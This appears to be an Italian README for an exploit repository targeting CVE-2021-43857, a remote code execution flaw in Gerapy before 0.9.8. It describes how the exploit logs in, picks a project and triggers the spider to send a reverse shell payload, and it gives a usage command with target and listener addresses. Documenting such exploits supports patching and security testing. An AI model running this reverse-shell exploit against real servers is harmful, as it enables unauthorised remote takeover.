 longwayhomie/cve-2021-43857
Gerapy precedente alla versione 0.9.8 è vulnerabile all'esecuzione remota di codice. Questo problema è corretto nella versione 0.9.8.

Gerapy, nelle versioni precedenti alla 0.9.8, è vulnerabile all'esecuzione remota di codice. Il problema è stato corretto nella versione 0.9.8.
CVE-2021-43857 è una vulnerabilità classificata con priorità Critica (CVSS 9.8) che porta all'esecuzione remota di codice.
Questa vulnerabilità interessa tutte le versioni precedenti alla 0.9.8.
Testata solo sulla versione 0.9.6. Richiede credenziali corrette.


L'exploit funziona accedendo all'applicazione, ottenendo poi l'elenco dei progetti creati (fallisce se non ce ne sono), quindi utilizzando le impostazioni del progetto per attivare il meccanismo vulnerabile spider inviando un payload di reverse shell.
Esempio di utilizzo:
python3 cve-2021-43857.py -t 172.17.0.2 -p 8000 -L 172.17.0.1 -P 4444